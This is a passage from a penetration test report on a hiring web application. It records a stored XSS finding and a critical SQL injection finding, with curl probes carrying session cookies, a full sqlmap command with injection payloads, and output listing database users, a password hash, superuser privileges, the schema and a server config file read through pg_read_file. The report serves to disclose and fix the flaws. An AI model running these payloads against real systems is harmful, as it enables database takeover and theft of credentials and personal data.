
For more information about stored cross site scripting attacks refer to https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OWASP-DV-002) All user supplied input should be filtered for appropriateness and escaped when used based on the context's escape mechanisms.

Observed Results

Injecting script:



Injected input executing when viewed as a hiring manager:



4.3.5 Critical - Testing for SQL Injection - sidx and sord parameters (OWASP-DV-005)

Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	High (4)
Impact	Critical (5)
Total Risk Rating	Critical (20)
Effort to Fix	Low

Description

An SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system

Observed Results

The application contains a few URLs that perform queries against a database and return the results as JSON for use in AJAX interactions. These URLs allow the client to specify the sort column and direction (ascending vs descending) for the database query, but do so in an unsafe way that allows the underlying query structure to be altered using SQL injection, allowing arbitrary query execution and even exfiltration of data using multiple "blind" techniques even though underlying errors are obfuscated by a generic error page.

With the following commands it is determined that the two parameters are likely injectable.

```
cfrohoff@CFROHOFF ~
$ curl -v -H "Cookie: cId=d44f44b644212c084c100e21e06973c622c1d35dd46f232aae6fc28ba7415edf"
"https://pt1.securetalent.com/STEP/evals/eval_list_json?_search=true&sidx=label&sord=asc" 2>&1 | grep HTTP
> GET /STEP/evals/eval_list_json?_search=true&sidx=label&sord=asc HTTP/1.1
< HTTP/1.1 200 OK

cfrohoff@CFROHOFF ~
$ curl -v -H "Cookie: cId=d44f44b644212c084c100e21e06973c622c1d35dd46f232aae6fc28ba7415edf"
"https://pt1.securetalent.com/STEP/evals/eval_list_json?_search=true&sidx=labelx&sord=asc" 2>&1 | grep HTTP
> GET /STEP/evals/eval_list_json?_search=true&sidx=labelx&sord=asc HTTP/1.1
< HTTP/1.1 500 Internal Server Error

cfrohoff@CFROHOFF ~
$ curl -v -H "Cookie: cId=d44f44b644212c084c100e21e06973c622c1d35dd46f232aae6fc28ba7415edf"
"https://pt1.securetalent.com/STEP/evals/eval_list_json?_search=true&sidx=label&sord=ascx" 2>&1 | grep HTTP
> GET /STEP/evals/eval_list_json?_search=true&sidx=label&sord=ascx HTTP/1.1
< HTTP/1.1 500 Internal Server Error

cfrohoff@CFROHOFF ~
$ curl -v -H "Cookie: cId=d44f44b644212c084c100e21e06973c622c1d35dd46f232aae6fc28ba7415edf"
"https://pt1.securetalent.com/STEP/evals/eval_list_json?_search=true&sidx=label&sord=asc,label%20asc" 2>&1 |
grep HTTP
> GET /STEP/evals/eval_list_json?_search=true&sidx=label&sord=asc,label%20asc HTTP/1.1
< HTTP/1.1 200 OK

cfrohoff@CFROHOFF ~
```

```
$ curl -v -H "Cookie: cId=d44f44b644212c084c100e21e06973c622c1d35dd46f232aae6fc28ba7415edf"
"https://pt1.securetalent.com/STEP/evals/eval_list_json?_search=true&sidx=label%20asc,%20label&sord=asc" 2>&1
| grep HTTP
> GET /STEP/evals/eval_list_json?_search=true&sidx=label%20asc,%20label&sord=asc HTTP/1.1
< HTTP/1.1 200 OK
```

Using this information, an attacker can use an automated tool such as SQLMap to quickly gather metadata about the database and connection, and provide a shell-like environment for executing SQL queries/commands; note the highlighted recovered information.

```
chris@cfrohoff-linux:~/sqlmap$ ./sqlmap.py -a -u
"https://pt1.securetalent.com/STEP/evals/eval_list_json?_search=true&sidx=label&sord=asc" --
cookie="cId=94a1376d5e09c311979bbb390864ba49c975a2963380d44dd1054a8c4e0222ae" -p sord -p sidx --
dbms=postgresql --os=linux --sql-shell --no-unescape --level 5 --risk 3 --keep-alive --threads=3  --no-cast -v
3

    sqlmap/1.0-dev-6ae4590 - automatic SQL injection and database takeover tool
    http://sqlmap.org

---
Place: GET
Parameter: sidx
    Type: boolean-based blind
    Title: Generic boolean-based blind - GROUP BY and ORDER BY clauses
    Payload: _search=true&sidx=label,(SELECT (CASE WHEN (3292=3292) THEN
1 ELSE 1/(SELECT 0) END))&sord=asc
    Vector: ,(SELECT (CASE WHEN ([INFERENCE]) THEN 1 ELSE 1/(SELECT 0)
END))

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries
    Payload: _search=true&sidx=label; SELECT PG_SLEEP(5)--&sord=asc
    Vector: ; SELECT (CASE WHEN ([INFERENCE]) THEN (SELECT [RANDNUM] FROM PG_SLEEP([SLEEPTIME])) ELSE
[RANDNUM] END)--

    Type: AND/OR time-based blind
    Title: PostgreSQL > 8.1 time-based blind - Parameter replace
    Payload: _search=true&sidx=(SELECT 2755 FROM PG_SLEEP(5))&sord=asc
    Vector: (CASE WHEN ([INFERENCE]) THEN (SELECT [RANDNUM] FROM
PG_SLEEP([SLEEPTIME])) ELSE [RANDNUM] END)
---
[09:21:02] [INFO] the back-end DBMS is PostgreSQL [09:21:02] [INFO] fetching banner [09:21:02] [INFO]
retrieving the length of query output [09:21:02] [INFO] resumed: 107 [09:21:02] [DEBUG] performed 0 queries in
0 seconds [09:21:02] [INFO] resumed: PostgreSQL 9.2.1 on x86_64-redhat-linux-gnu, compiled by gcc (GCC) 4.6.2
20111027 (Red Hat 4.6.2-2), 64-bit [09:21:02] [DEBUG] performed 0 queries in 0 seconds [09:21:02] [INFO] the
back-end DBMS operating system is Linux Red Hat web server operating system: Linux back-end DBMS operating
system: Linux Red Hat back-end DBMS: PostgreSQL
banner:    'PostgreSQL 9.2.1 on x86_64-redhat-linux-gnu, compiled by gcc
(GCC) 4.6.2 20111027 (Red Hat 4.6.2-2), 64-bit'
[09:21:02] [INFO] fetching current user
[09:21:02] [INFO] retrieving the length of query output [09:21:02] [INFO] resumed: 7 [09:21:02] [DEBUG]
performed 0 queries in 0 seconds [09:21:02] [INFO] resumed: step_db [09:21:02] [DEBUG] performed 0 queries in
0 seconds
current user:    'step_db'
[09:21:02] [INFO] fetching current database [09:21:02] [INFO] retrieving the length of query output [09:21:02]
[INFO] resumed: 4 [09:21:02] [DEBUG] performed 0 queries in 0 seconds [09:21:02] [INFO] resumed: step
[09:21:02] [DEBUG] performed 0 queries in 0 seconds
current database:    'step'
[09:21:02] [WARNING] on PostgreSQL it is not possible to enumerate the hostname
hostname:   None
[09:21:02] [INFO] testing if current user is DBA
current user is DBA:    True
[09:21:02] [INFO] fetching database users [09:21:02] [INFO] fetching number of database users [09:21:02]
[INFO] retrieving the length of query output [09:21:02] [INFO] resumed: 1 [09:21:02] [DEBUG] performed 0
queries in 0 seconds [09:21:02] [INFO] resumed: 2 [09:21:02] [DEBUG] performed 0 queries in 0 seconds
[09:21:02] [INFO] retrieving the length of query output [09:21:02] [INFO] retrieved:
```

```
[09:21:03] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:03] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:03] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:03] [DEBUG] performed 3 queries in 1 seconds [09:21:03] [INFO] resumed: postgres [09:21:03] [DEBUG]
performed 0 queries in 1 seconds [09:21:03] [INFO] retrieving the length of query output [09:21:03] [INFO]
retrieved:
[09:21:04] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:04] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:04] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:04] [DEBUG] performed 3 queries in 0 seconds [09:21:04] [INFO] resumed: step_db [09:21:04] [DEBUG]
performed 0 queries in 0 seconds database management system users [2]:
[*] postgres
[*] step_db

[09:21:04] [INFO] fetching database users password hashes [09:21:04] [INFO] fetching database users [09:21:04]
[INFO] fetching number of password hashes for user 'postgres'
[09:21:04] [INFO] retrieving the length of query output [09:21:04] [INFO] resumed: 1 [09:21:04] [DEBUG]
performed 0 queries in 0 seconds [09:21:04] [INFO] resumed: 0 [09:21:04] [DEBUG] performed 0 queries in 0
seconds [09:21:04] [WARNING] unable to retrieve the number of password hashes for user 'postgres'
[09:21:04] [INFO] fetching number of password hashes for user 'step_db'
[09:21:04] [INFO] retrieving the length of query output [09:21:04] [INFO] resumed: 1 [09:21:04] [DEBUG]
performed 0 queries in 0 seconds [09:21:04] [INFO] resumed: 1 [09:21:04] [DEBUG] performed 0 queries in 0
seconds [09:21:04] [INFO] fetching password hashes for user 'step_db'
[09:21:04] [INFO] retrieving the length of query output [09:21:04] [INFO] retrieved:
[09:21:04] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:05] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:05] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:05] [DEBUG] performed 3 queries in 0 seconds [09:21:05] [INFO] resumed:
md565e569140eb72a32590440bc5297b72a
[09:21:05] [DEBUG] performed 0 queries in 0 seconds [09:21:05] [WARNING] writing hashes to file
'/tmp/tmpv9cY5f.txt' for eventual further processing with other tools do you want to perform a dictionary-
based attack against retrieved password hashes? [Y/n/q] n database management system users password hashes:
[*] step_db [1]:
    password hash: md565e569140eb72a32590440bc5297b72a

[09:21:10] [INFO] fetching database users privileges [09:21:10] [INFO] fetching database users [09:21:10]
[INFO] fetching number of privileges for user 'postgres'
[09:21:10] [INFO] retrieving the length of query output [09:21:10] [INFO] resumed: 1 [09:21:10] [DEBUG]
performed 0 queries in 0 seconds [09:21:10] [INFO] resumed: 1 [09:21:10] [DEBUG] performed 0 queries in 0
seconds [09:21:10] [INFO] fetching privileges for user 'postgres'
[09:21:10] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct
queries to be able to retrieve the output even if we are going blind [09:21:10] [INFO] retrieving the length
of query output [09:21:10] [INFO] retrieved:
[09:21:11] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:11] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:11] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:11] [DEBUG] performed 3 queries in 1 seconds [09:21:11] [INFO] resumed: 1 [09:21:11] [DEBUG] performed
0 queries in 1 seconds [09:21:11] [INFO] retrieving the length of query output [09:21:11] [INFO] retrieved:
[09:21:11] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:12] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:12] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:12] [DEBUG] performed 6 queries in 0 seconds [09:21:12] [INFO] resumed: 1 [09:21:12] [DEBUG] performed
0 queries in 0 seconds [09:21:12] [INFO] retrieving the length of query output [09:21:12] [INFO] retrieved:
[09:21:12] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:12] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:13] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:13] [DEBUG] performed 9 queries in 0 seconds [09:21:13] [INFO] resumed: 1 [09:21:13] [DEBUG] performed
0 queries in 0 seconds [09:21:13] [INFO] fetching number of privileges for user 'step_db'
[09:21:13] [INFO] retrieving the length of query output [09:21:13] [INFO] resumed: 1 [09:21:13] [DEBUG]
performed 0 queries in 0 seconds [09:21:13] [INFO] resumed: 1 [09:21:13] [DEBUG] performed 0 queries in 0
seconds [09:21:13] [INFO] fetching privileges for user 'step_db'
[09:21:13] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct
queries to be able to retrieve the output even if we are going blind [09:21:13] [INFO] retrieving the length
of query output [09:21:13] [INFO] retrieved:
[09:21:13] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:13] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:13] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:13]
[DEBUG] turning off reflection removal mechanism (for optimization purposes)
```

```
[09:21:13] [DEBUG] performed 3 queries in 0 seconds [09:21:13] [INFO] resumed: 1 [09:21:13] [DEBUG] performed
0 queries in 0 seconds [09:21:13] [INFO] retrieving the length of query output [09:21:13] [INFO] retrieved:
[09:21:14] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:14] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:14] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:14] [DEBUG] performed 6 queries in 0 seconds [09:21:14] [INFO] resumed: 1 [09:21:14] [DEBUG] performed
0 queries in 0 seconds [09:21:14] [INFO] retrieving the length of query output [09:21:14] [INFO] retrieved:
[09:21:14] [DEBUG] got HTTP error code: 500 (Internal Server Error) [09:21:15] [DEBUG] got HTTP error code:
500 (Internal Server Error) [09:21:15] [DEBUG] got HTTP error code: 500 (Internal Server Error)

[09:21:15] [DEBUG] performed 9 queries in 0 seconds [09:21:15] [INFO] resumed: 1 [09:21:15] [DEBUG] performed
0 queries in 0 seconds database management system users privileges:
[*] postgres (administrator) [3]:
    privilege: catupd
    privilege: createdb
    privilege: super
[*] step_db (administrator) [3]:
    privilege: catupd
    privilege: createdb
    privilege: super

[09:21:15] [WARNING] on PostgreSQL the concept of roles does not exist.
sqlmap will enumerate privileges instead [09:21:15] [INFO] fetching database users privileges database
management system users roles:
[*] postgres [3]:
    role: catupd
    role: createdb
    role: super
[*] step_db [3]:
    role: catupd
    role: createdb
    role: super

sql-shell>
```

At this point an attacker's capabilities are only limited by access controls enforced in the database itself, which in this case was quite permissive, allowing exfiltration of data, reading/writing data to/from the filesystem, and likely an OS shell given enough time:

See the application query being exploited:

```
select current_query()  :    'SELECT
  core.file.*,
  (SELECT (name_first || ' ' || name_last) FROM core.contact WHERE core.contact.id =
core.file.hiring_mgr_contact_id) AS hm_name,
  (SELECT (name_first || ' ' || name_last) FROM core.contact WHERE core.contact.id = core.file.icc_contact_id)
AS icc_name,
  (SELECT core.listitem.label FROM core.listitem WHERE core.listitem.id = core.file.state_listitem_id) AS
state_label FROM
  core.file
WHERE
  1 = 1
  AND core.file.owner_client_contact_id = 220ORDER BY
  label,(SELECT (CASE WHEN (ASCII(SUBSTR((SELECT
COALESCE(CAST(current_query()   AS
CHARACTER(10000)),(CHR(32))))::text,501,1)) > 52) THEN 1 ELSE 1/(SELECT
0) END)) ads  ;????????????????????????????????????????????????????????'
```

Enumerate the application database tables:

```
select table_name, column_name from
information_schema.columns where table_schema not
in ('pg_catalog','information_schema') [354]:
[*] aws_s3_file, id
[*] aws_s3_file, owner_slug_id
[*] aws_s3_file, bucket
[*] aws_s3_file, key
[*] aws_s3_file, created
[*] aws_s3_file, size
[*] aws_s3_file, filename
[*] aws_s3_file, temp_session_id
[*] contact_inet, id
[*] contact_inet, contact_id
[*] contact_inet, label
[*] contact_inet, inet
[*] contact_inet, name
[*] country, id
[*] country, iso3166-1
[*] country, iso3166-1-alpha-2
[*] filesectionitemval, id
[*] filesectionitemval, filesectionitem_id
[*] filesectionitemval, name
[*] filesectionitemval, val
[*] filesectionitemval, created
[*] filesection, id
[*] filesection, file_id
[*] filesection, label
[*] filesection, created
[*] filesection, completed
[*] filesection, role_id
[*] filesection, name
[*] filesection, order
[*] emailtemplate, id
[*] emailtemplate, owner_slug_id
[*] emailtemplate, owner_subscription_id
[*] emailtemplate, state_listitem_id
[*] emailtemplate, label
[*] emailtemplate, msg_subject
[*] emailtemplate, msg_text
[*] emailtemplate, msg_html
[*] emailtemplate, created
[*] emailtemplate, locked_slug_id
[*] emailtemplate, lang
[*] emailtemplate, type_listitem_id
[*] filetemplate, id
[*] filetemplate, owner_client_contact_id
[*] filetemplate, label
[*] filetemplate, name
[*] contact_phone, id
[*] contact_phone, contact_id
[*] contact_phone, label
[*] contact_phone, phone
[*] contact_phone, name
[*] module_authrole, id
[*] module_authrole, role_id
[*] module_authrole, module_authperm_id
[*] module_authrole, active
[*] module_authrole, owner_slug_id
[*] module_authrole, owner_subscription_id
[*] form, id
[*] form, owner_slug_id
[*] form, name
[*] form, action
[*] form, label
[*] form, description
[*] form, lang
[*] form, submit_btn_label
[*] form, cancel_btn_label
[*] form, success_url
[*] emailtemplate, created
[*] emailtemplate, lang
[*] country, id
[*] emailtemplate, id
[*] file, state_listitem_id
[*] file, filetemplate_id
[*] file, hiring_mgr_contact_id
[*] file, icc_contact_id
[*] file, label
[*] file, owner_client_contact_id
[*] file, special_instructions
[*] file, completed
[*] file, name
[*] file, created
[*] filesection, file_id
[*] filesection, label
[*] filesection, completed
[*] filesection, role_id
[*] filesection, name
[*] filesection, order
[*] filesection, created
[*] filesection, id
[*] filesectionitem, filesection_id
[*] filesectionitem, type_listitem_id
[*] filesectionitem, state_listitem_id
[*] filesectionitem, label
[*] filesectionitem, form_id
[*] filesectionitem, order
[*] filesectionitem, name
[*] filesectionitemval, filesectionitem_id
[*] filesectionitemval, name
[*] filesectionitemval, val
[*] filesectionitemval, created
[*] filesectionitemval, id
[*] filetemplate, label
[*] filetemplate, name
[*] filetemplate, owner_client_contact_id
[*] filetemplatesection, filetemplate_id
[*] filetemplatesection, label
[*] filetemplatesection, order
[*] filetemplatesection, role_id
[*] filetemplatesection, name
[*] filetemplatesection, id
[*] filetemplatesectionitem,
filetemplatesection_id
[*] filetemplatesectionitem, type_listitem_id
[*] filetemplatesectionitem, label
[*] filetemplatesectionitem, form_id
[*] filetemplatesectionitem, order
[*] filetemplatesectionitem, name
[*] form, owner_slug_id
[*] form, name
[*] form, action
[*] form, label
[*] form, description
[*] form, success_url
[*] form, owner_module_id
[*] form, success_msg
[*] filetemplatesectionitem, id
[*] form, id
[*] form, label_align
[*] form, cancel_btn_action
[*] form, success_dest
```

```
[*] form, lang
[*] form, submit_btn_label
[*] form, cancel_btn_label
[*] form, owner_subscription_id
[*] formitem, form_id
[*] formitem, parent_formitem_id
[*] formitem, type
[*] formitem, name
[*] formitem, label
[*] formitem, source
[*] formitem, values
[*] formitem, order
[*] formitem, valid_length_min
[*] formitem, valid_length_max
[*] formitem, confirm
[*] formitem, id
[*] formitem, unique_lookup
[*] formitem, unique_fail_msg
[*] formitem, css_classes
[*] formitem, css_styles
[*] formitem, json_triggers
[*] formitem, tooltips
[*] formitem, required_field_values
[*] formitem, client_format
[*] formitem, role_access
[*] formitem, required
[*] formitem, newline
[*] formitem, disabled
[*] formitem, valid_alpha_min
[*] formitem, valid_num_min
[*] formitem, valid_special_min
[*] formitem, init_hidden
[*] guide, owner_slug_id
[*] guide, name
[*] guide, label
[*] guide, description
[*] guideitem, guide_id
[*] guideitem, order
[*] guideitem, label
[*] guideitem, url
[*] guideitem, active
[*] guideitem, id
[*] invoice, owner_module_id
[*] invoice, owner_slug_id
[*] invoice, type_listitem_id
[*] invoice, state_listitem_id
[*] invoice, billto_contact_id
[*] invoice, shipto_contact_id
[*] invoice, due_date
[*] invoice, paidfull_date
[*] invoice, paidfull_amount
[*] invoice, recurring_original_invoice_id
[*] invoice, recurring_interval_listitem_id
[*] invoice, billto_slug_id
[*] invoice, label
[*] invoice, created
[*] invoiceitem, invoice_id
[*] invoiceitem, order
[*] invoiceitem, catalogitem_id
[*] invoiceitem, code
[*] invoiceitem, description
[*] invoiceitem, amount
[*] invoiceitem, taxclass_id
[*] invoiceitem, quantity
[*] invoiceitem, tax
[*] invoice, id
[*] invoiceitem, id
[*] invoiceitem, delivery_type_listitem_id
[*] invoiceitem, delivery_state_listitem_id
[*] invoiceitem, delivery_estimated_date
[*] invoiceitem, delivery_completed_date
[*] invoiceitem, paid
[*] invoiceitem, created
[*] language, iso639-2
[*] language, iso639-1
[*] language, name_eng
[*] language, name_fra
[*] list, owner_slug_id
[*] list, label
[*] list, description
[*] list, name
[*] list, created
[*] list, lang
[*] list, owner_subscription_id
[*] listitem, list_id
[*] listitem, label
[*] listitem, id
[*] listitem, description
[*] listitem, value
[*] listitem, order
[*] listitem, active
[*] module, service_id
[*] module, state_listitem_id
[*] module, name
[*] module, label
[*] module, description
[*] module, type_listitem_id
[*] module, parent_module_id
[*] module, owner_slug_id
[*] module, id
[*] module, owner_subscription_id
[*] module, created
[*] module_authperm, module_id
[*] module_authperm, name
[*] module_authperm, label
[*] module_authperm, description
[*] module_authperm, context_dependent
[*] module_authrole, role_id
[*] module_authrole, module_authperm_id
[*] module_authrole, id
[*] module_authrole, active
[*] module_authrole, owner_slug_id
[*] module_authrole, owner_subscription_id
[*] role, label
[*] role, description
[*] role, name
[*] role, owner_subscription_id
[*] role, owner_slug_id
[*] role, id
[*] sac, owner_slug_id
[*] sac, userkey
[*] sac, secret
[*] sac, updated
[*] sac, created
[*] sac, id
[*] sam, state_listitem_id
[*] sam, label
[*] sam, description
[*] service, state_listitem_id
[*] service, type_listitem_id
[*] service, label
[*] service, description
[*] service, owner_slug_id
[*] service, last_started
[*] service, last_stopped
[*] service, name
```

```
[*] sam, id
[*] service, id
[*] service, created
[*] session, auth_token
[*] session, client_token
[*] session, updated
[*] session, expires
[*] session, ip_address
[*] session, user_agent
[*] session, auth_subscription_id
[*] session, context_subscription_id
[*] session, created
[*] session, id
[*] session_var, session_id
[*] session_var, name
[*] session_var, value
[*] slug, id
[*] slug, state_listitem_id
[*] slug, type_listitem_id
[*] slug, legal_name
[*] slug, contact_id
[*] slug, created
[*] slug, default_subscription_id
[*] smtpqueue, state_listitem_id
[*] smtpqueue, from_contact_id
[*] smtpqueue, to_contact_id
[*] smtpqueue, smtpservice_id
[*] smtpqueue, send_on
[*] smtpqueue, msg_subject
[*] smtpqueue, msg_text
[*] smtpqueue, msg_html
[*] smtpqueue, sent
[*] smtpqueue, owner_slug_id
[*] smtpqueue, error
[*] smtpqueue, src_emailtemplate_id
[*] smtpqueue, created
[*] smtpqueue, id
[*] smtpservice, owner_slug_id
[*] smtpservice, label
[*] smtpservice, host
[*] smtpservice, username
[*] smtpservice, password
[*] smtpservice, port
[*] smtpservice, ssl
[*] smtpservice, created
[*] spur, service_id
```

```
[*] spur, label
[*] spur, id
[*] spur, uri_id
[*] subscription, slug_id
[*] subscription, spur_id
[*] subscription, lastlogin
[*] subscription, start_date
[*] subscription, end_date
[*] subscription, slug_activated_date
[*] subscription, active
[*] subscription, created
[*] subscription, owner_slug_id
[*] subscription, owner_subscription_id
[*] subscription, id
[*] subscription_var, subscription_id
[*] subscription_var, name
[*] subscription_var, value
[*] subscription_var, id
[*] subscriptionrole, subscription_id
[*] subscriptionrole, role_id
[*] subscriptionrole, active
[*] subscriptionrole, id
[*] subscriptionrole, owner_slug_id
[*] subscriptionrole, owner_subscription_id
[*] subscriptionrole, created
[*] uri, fqdn
[*] uri, label
[*] uri, description
[*] uri, owner_slug_id
[*] uri, owner_subscription_id
[*] uri, active
[*] uri, created
[*] uri, id
[*] contact_email, id
[*] contact_phone, id
[*] file, id
[*] filesectionitem, id
[*] filetemplate, id
[*] guide, id
[*] language, id
[*] list, id
[*] module_authperm, id
[*] session_var, id
[*] smtpservice, id
```

Get information about connected clients, and in this case, that the application and database server reside on the same host:

```
select usename, client_addr from pg_catalog.pg_stat_activity [8]:
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
[*] step_db, 127.0.0.1/32
```

Gather interesting looking database server settings:

```
select name, setting from pg_settings where name like '%file%' [14]:
[*] config_file, /var/lib/pgsql9/data/postgresql.conf
[*] external_pid_file,
```

```
[*] hba_file, /var/lib/pgsql9/data/pg_hba.conf
[*] ident_file, /var/lib/pgsql9/data/pg_ident.conf
[*] krb_server_keyfile, FILE:/etc/sysconfig/pgsql/krb5.keytab
[*] log_file_mode, 0600
[*] log_filename, postgresql-%a.log
[*] log_temp_files, -1
[*] max_files_per_process, 1000
[*] ssl_ca_file,
[*] ssl_cert_file, server.crt
[*] ssl_crl_file,
[*] ssl_key_file, server.key
[*] temp_file_limit, -1
```

Read database server configuration file(s):

```
select  pg_read_file('/var/lib/pgsql9/data/postgresql.conf',0,10000):
'# -----------------------------
# PostgreSQL configuration file
# -----------------------------
#
# This file consists of lines of the form:
#
#   name = value
#
# (The "=" is optional.)  Whitespace may be used.  Comments are introduced with # "#" anywhere on a line.  The
complete list of parameter names and allowed # values can be found in the PostgreSQL documentation.
#
# The commented-out settings shown in this file represent the default values.
# Re-commenting a setting is NOT sufficient to revert it to the default value; # you need to reload the
server.
#
# This file is read on server startup and when the server receives a SIGHUP # signal.  If you edit the file on
a running system, you have to SIGHUP the # server for the changes to take effect, or use "pg_ctl reload".
Some # parameters, which are marked below, require a server shutdown and restart to # take effect.
#
# Any parameter can also be given as a command-line option to the server, e.g., # "postgres -c
log_connections=on".  Some parameters can be changed at run time # with the "SET" SQL command.
#
# Memory units:  kB = kilobytes        Time units:  ms  = milliseconds
#                MB = megabytes                 s   = seconds
#                GB = gigabytes                 min = minutes
#                                               h   = hours
#                                               d   = days


#------------------------------------------------------------------------------
# FILE LOCATIONS
#------------------------------------------------------------------------------

# The default values of these variables are driven from the -D command-line # option or PGDATA environment
variable, represented here as ConfigDir.

#data_directory = 'ConfigDir'       # use data in another directory
                    # (change requires restart) #hba_file = 'ConfigDir/pg_hba.conf' # host-based
authentication file
                    # (change requires restart) #ident_file = 'ConfigDir/pg_ident.conf' # ident configuration
file
                    # (change requires restart)

# If external_pid_file is not explicitly set, no extra PID file is written.
#external_pid_file = ''         # write an extra PID file
                    # (change requires restart)


#------------------------------------------------------------------------------
# CONNECTIONS AND AUTHENTICATION
#------------------------------------------------------------------------------
```

```
# - Connection Settings -

listen_addresses = 'localhost'      # what IP address(es) to listen on;
                    # comma-separated list of addresses;
                    # defaults to 'localhost'; use '*' for all
                    # (change requires restart)
port = 5432             # (change requires restart)
# Note: In RHEL/Fedora installations, you can't set the port number here; # adjust it in the service file
instead.
max_connections = 100           # (change requires restart)
# Note:  Increasing max_connections costs ~400 bytes of shared memory per # connection slot, plus lock space
(see max_locks_per_transaction).
#superuser_reserved_connections = 3 # (change requires restart) #unix_socket_directories =
'/var/run/postgresql, /tmp'  # comma-separated list of directories
                    # (change requires restart)
#unix_socket_group = ''         # (change requires restart)
#unix_socket_permissions = 0777     # begin with 0 to use octal notation
                    # (change requires restart)
#bonjour = off              # advertise server via Bonjour
                    # (change requires restart)
#bonjour_name = ''          # defaults to the computer name
